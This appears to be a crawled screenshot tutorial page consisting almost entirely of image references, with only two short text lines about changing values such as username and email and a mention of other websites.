



Now change the values username and email and etc.





OTHER WEBISTES-web.com











